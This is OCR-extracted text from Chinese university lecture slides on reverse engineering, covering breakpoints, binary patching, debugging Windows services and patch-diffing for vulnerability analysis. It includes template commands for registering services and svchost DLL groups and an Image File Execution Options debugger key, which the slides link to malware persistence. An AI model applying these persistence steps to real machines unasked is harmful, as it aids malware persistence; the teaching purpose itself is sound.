
许多调试器设置内存访问断点的另一种方式是向页面的原始保护中添加PAGE_GUARD（0x100）保护，达到断点时再删除PAGE_GUARD。

https://learn.microsoft.com/en-us/windows/win32/memory/creating-guard-pages


硬件断点

基于8个用户模式代码（程序）无法访问的寄存器DR0-DR7实现。不修改程序的汇编代码，且这些寄存器无法被程序访问，所以不易被检测和移除。


允许从给定地址开始设置最多4个断点（读、写或1、2、4个字节指令执行）。




Patching—修改程序的汇编指令




Patching—修改程序的汇编指令




修改标志位寄存器




Patching—修改程序的汇编指令




修改标志位寄存器




修改指令指针的值




修改指令指针的值


OllyDbg - SPMCom.exe - [CPU - main thread, module SPMCor
File View Debug Plugins Options Window Help
01129860 $ 8BFF MOV EDI,EDI
01129862 . 55 PUSH EBP
01129863 . 8BEC MOV EBP,ESP
01129865 . E8 C64C0200 CALL SPMCom.0114E530
0112986A . E8
0112986F . 5D
01129870 . C3
01129871 CC
01129872 CC
01129873 CC
01129874 CC
01129875 CC
01129876 CC
01129877 CC
01129878 CC
01129879 CC
0112987A CC
0112987B CC
0112987C CC
0112987D CC
0112987E CC
0112987F CC
01129880 $ 8BFF
01129882 . 55
01129883 . 8BEC
01129885 . 6A FF
01129887 . 68 88
0112988C . 68 00
01129891 . 64:A1
01129897 . 50
01129898 . 83C4
0112989B . 53
0112989C . 56
0112989D . 57
0112989E . A1 00
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Breakpoint
Hit trace
Run trace
Follow Enter
New origin here Ctrl+Gray *
Go to

修改指令指针的值





修改数据

调试Windows服务程序

什么是Windows service？

服务程序是指后台执行的某些逻辑的任务，类似于Linux的守护进程。恶意软件经常使用其来实现可靠的持久性。

- 所有的服务都由Service Control Manager (SCM)控制，SCM由%SystemRoot%\System32\services.exe实现；
- 所有的服务都在HKLM\SYSTEM\CurrentControlSet\services\<service_name>下注册（对应一个键）；

每个服务键存有键值：

1. *ImagePath*：指向具有可选参数的相应可执行文件的文件路径；
2. Type：REG_DWORD值指定了服务的类型；

比如：0x00000001，表示该服务在驱动程序下实现；0x00000010表示该服务在自己的进程中运行；0x00000020服务在共享的进程中运行。

3. Start：也是REG_DWORD值，描述服务应该启动的方式；

比如：0x00000000（boot），0x00000001（system)分别表示服务由引导加载程序或在内核初始化期间进行加载；0x00000002（auto)则表示每次机器重新启动时，该服务都会自动启动（恶意软件常用）；0x00000003（demand），要求手动启动的服务，此选项常用于调试；0x00000004（disabled)表示该服务不会被启动。

两种用户模式的服务程序设计

作为可执行文件：在一个专用的可执行文件中实现的，ImagePath包含该可执行文件的完整文件路径。

作为DLL：所有的服务逻辑都被放在一个DLL当中，该DLL被加载到一个svchost.exe进程地址中。

作为DLL存在的服务，恶意软件通常在HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost注册表项目中创建一个组，之后将值用-k参数传递给svchost.exe。DLL文件路径不在*ImagePath*中存，(ImagePath此时包含的是带有组参数的svchost.exe的路径)而是存在HKLM\SYSTEM\CurrentControlSet\services\<service_name>\Parameters 注册表项的*ServiceDll* 值里. 该服务DLL包含导出函数*ServiceMain*. 如果*SvchostPushServiceGlobals* 导出函数存在，其会先于*ServiceMain*执行。

```
sc create <service_name> type= own binpath= <path_to_executable>
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "<service_group>"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<service_name>\Parameters" /v ServiceDll
sc create <service_name> type= share binpath= "C:\Windows\System32\svchost.exe -k <servi
```

```
sc start <service_name>
```

或

```
net start <service_name_or_display_name>
```

Attaching到服务程序

1. 创建一个专用的注册表项
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ <filename>, 设置键值Debugger包含调试器的路径。
2. 使用GFlag：GFlags工具（全局标志编辑器）是调试工具的一部分（与WinDbg相同），提供多个选项来调整调试候选应用程序的过程;

3. 启用子调试：使用支持子进程创建中断的调试器附加到services.exe;

4. Patching EP:





東北大學 国家示范性軟件学院

SOFTWARE COLLEGE OF NORTHEASTERN UNIVERSITY

Q&A

第七章 基于二进制代码比对的漏洞分析

二进制代码比对的原理

方法提出的目的：通过分析软件在代码打补丁前后的差异定位产生漏洞代码

二进制代码相似判断有着广泛的用途，如 Bug 搜索、恶意软件聚类、恶意软件检测、恶意软件谱系跟踪（同源性）、补丁生成、跨程序版本移植信息和软件剽窃检测等应用场景。

1day快速利用

二进制代码比对的难点

由于信息的不对称，对源码简单修改后重新编译，就会导致逆向工程中对目标代码的分析需要完全重做来检测修改；一个补丁往往多个问题，使得代码变化较多；编译器对二进制代码的优化，如指令顺序的颠倒、寄存器选择的不同等，增加了比较的难度。

技术发展：


- 2004年Halvar Flake第一次提出了结构化比对的补丁比对算法；
- 2005年ThomaSDullien提出了基于图的结构化比对方法（基本块level）；
- 2008年David Brumley等人的论文为基于补丁的自动化生成exploit提供了可行的技术手段，肯定了补丁比对技术在现实环境中的应用价值（使用有效的补丁比对技术，快速准确地定位漏洞，再辅助以数据流分析技术，从而在短时间内构建出可以利用漏洞的exploit）

✓ IDA插件IDACompare；
✓ eEye Binary Diffing Suite(EBDS)套件；
✓ Sabre的用于二进制补丁比对的IDA插件Bindiff
✓ 国家计算机网络入侵防范中心(NCNIPC)完成了NIPC Binary Differ(NBD)补丁比对工具等

比对的基本原理

比较程序之间的差异是指语义上的差异，即执行时逻辑行为。

二级制比对+人工分析-->补丁对程序执行逻辑上的修改，推测漏洞位置和成因，辅助漏洞挖掘。



基于结构化的二进制比对是目前采用最多的一种二进制比对技术

方法实现

- 基于文本的比对
- 基于图同构的比对
- 基于结构化的比对

基于文本的二进制代码比对

- 二进制字节的比较：把二进制文件当作纯数据，直接比对二进制字节内容。
- 反汇编文本比较：先将二进制文件进行反汇编，然后基于反汇编文本进行比对。

基于文本的二进制代码比对

二进制字节的比较：把二进制文件当作纯数据，直接比对二进制字节内容。

- 反汇编文本比较：先将二进制文件进行反汇编，然后基于反汇编文本进行比对。

二进制字节比较不涉及逻辑分析，适用于查找文件中极少量字节差异，因此不需要对二进制文件进行处理，可以直接从二进制文件中读入数据进行比较。

典型的方法：最长公共子序列算法

基于最长公共子序列算法的比对过程

①将两个二进制文件作为两个输入字符串，每一个二进制字节就相当于字符串中的一个字符；

②通过最长公共子序列算法，在两个文件中从头向后搜索最长公共子序列，此过程就等于在对两个二进制文件内容进行比对；

③每当找到一个最长公共子序列，意味着找到了一段指令的匹配，并继续向后搜索最长公共子序列；④比对进行到文件结尾，无法找到新的最长公共子序列，比对结束。

缺点?

缺少对语义和程序整体逻辑的理解，比对的效率较低，无法应对结构复杂、体积较大的程序。

基于文本的二进制代码比对

- 二进制字节的比较：把二进制文件当作纯数据，直接比对二进制字节内容。
- **反汇编文本比较**：先将二进制文件进行反汇编，然后基于反汇编文本进行比对。

编译好的二进制(如PE文件)，反汇编，把二进制比对转换成文本比较问题。实现的是指令级别比对，把指令之间的比较关系分为“相似”“相近”“可忽略”和“不同”4类。

1．相似：“两条指令的语义完全相同”

判定两条指令相似，需要至少满足以下三个条件中的一条：

① 两条指令的二进制字节完全相同；

② 指令的opcode(操作码)相同或者两条指令同为JMP(无条件跳转)或JCC(jump condition code,即条件跳转指令)指令；

③ 两条指令的opcode完全相同；opcode格式对应的值域相等，或者地址位于同一个PE模块的地址空间；两条指令的操作数属于以下集合：Eb，Ew，Ev，MP，Ms，Mq，Mt，Pq，Rd，Qd，Ed，Qq，Pd，Ma，M，Lw，Lv，Qv，Ob[1]

[1] HTML-ized version of the opcode map for the 8086 processor, http://www.mlsite.net/8086/, 2023

2. 相近：两条指令有相同opcode和操作数列表，即语义上不完全相同，但是非常接近完全同构；

3. 可忽略：如果某条指令为NOP指令，或者是只有唯一的后续节点的JMP指令，则标记其为“可忽略”；

4. 不同：两条指令中一条指令被标记为“可忽略”

相似、可忽略和不同的定义是清楚的，难点在于如何确定“相近”，需要依赖基于Graph的比较方法。

例子：使用相同的编译参数（相同的编译器版本、相同的优化级别、相同的目标平台）两次编译相同的程序源代码都可能会产生两个具有不同文件哈希的可执行文件。因为两次编译的文件中包含不同的元数据，例如编译时间戳等。例如，mov %eax,$0 和 xor %eax,%eax 在语义上是等效的 x86 指令，都是将寄存器 EAX 的值设置为零。

基于图同构的比对

图同构概念的目的：代数定义相同的图可以具有完全不同的几何表示，为了不重复研究，通过同构将具有类似结构，仅仅是标号不同的图归为一类。

同态

映射f：G –> G′

如果存在f: V –> V′ （从 G的顶点集合到 G′ 的顶点集合的映射），那么 $\{u, v\} \in E \Rightarrow \{f(u), f(v) \in E'$

如果同态 f: G –> G′ 是双射（一对一），其逆也是图同态，则 f 是图同构。

针对二进制文件比对需求，根据二进制文件的特点，构造图的时候做如下假设：

1. 不同版本的两个目标文件本质上是不同构的，算法的目标是找到一个“最佳”匹配映射，而不需要穷尽所有匹配；

2. 可执行文件的基本信息可作为匹配起点，如程序入口点、DLL文件的到处函数等；

3. 生成的有向图中，大部分顶点只有一个入口和一个出口；

4. 途中的顶点有可比较的属性，包括操作码，操作数等；

5. 不对整个图进行同构匹配，而是寻找图中某一部分的同构匹配，比如以函数为单位进行同构匹配。

在上述假设基础上，进行指令级/函数级同构比较。

指令级/函数级同构比较

指令级同构比较：两个需要比较的可执行文件分别构造图，指令、数据常量和函数调用指令作为顶点，控制流图的边作为边。使用同构算法找到最相似的两个部分视为同构，继续比较非同构部分的相近程度，直至全部识别结束（不同构部分可能是两个版本执行文件的不同之处）。

指令级同构图构造**过程**：

① 分析二进制文件，建图，获得函数、引用表、字符串等，生成函数流程图，指令表示为节点，之零件所有可能的执行顺序表示边；

② 识别选择比较起点：如PE的Optional header的EntryPoint，以及某些导出函数，之后将这些分析起点加入队列；

③ 处理队列：每对需要比较的地址，分析地址处对象的类型：函数、引用表、字符串，不同类型的对象则比较失败，相同则加入同构图中，直到队列为空。


函数级同构比较：从函数入口开始，根据函数名字选择函数，每个函数作为一个完整的图。

函数级同构**比较过程（如下页图）**：

（1）以两个函数的入口地址为开始，维护地址对队列；

（2）如果队列非空，弹出一对地址，比较两个地址处的指令：如果已经同构，转至（2）；如果地址对应指令“相似”，归为同构一类，并标记为“相似”，然后将两个对应的后继地址添加到队列中，转至（2）；如果两指令有一条为“可忽略”，将忽略的指令加入忽略节点集合，并将忽略指令的后继指令的地址与另一条指令地址组合成一个地址对，加入队列，转至（2）；如果两条指令是“相近”的，归为同构一类并标记为“相近”，然后将两个对应的后继地址加入队列，转至（2）；

（3）两个函数比对完成，判断两个函数对应的图是否同构。



图同构比对技术可以识别非结构化变化，比如分配的缓冲区大小变化等，属于逐行比较，比较过程中以指令是否“相似”作为关键字。缺点：受编译器优化影响，不易自动发现比较起点，图同构计算问题（NP不完全）

基于结构化的二进制比对

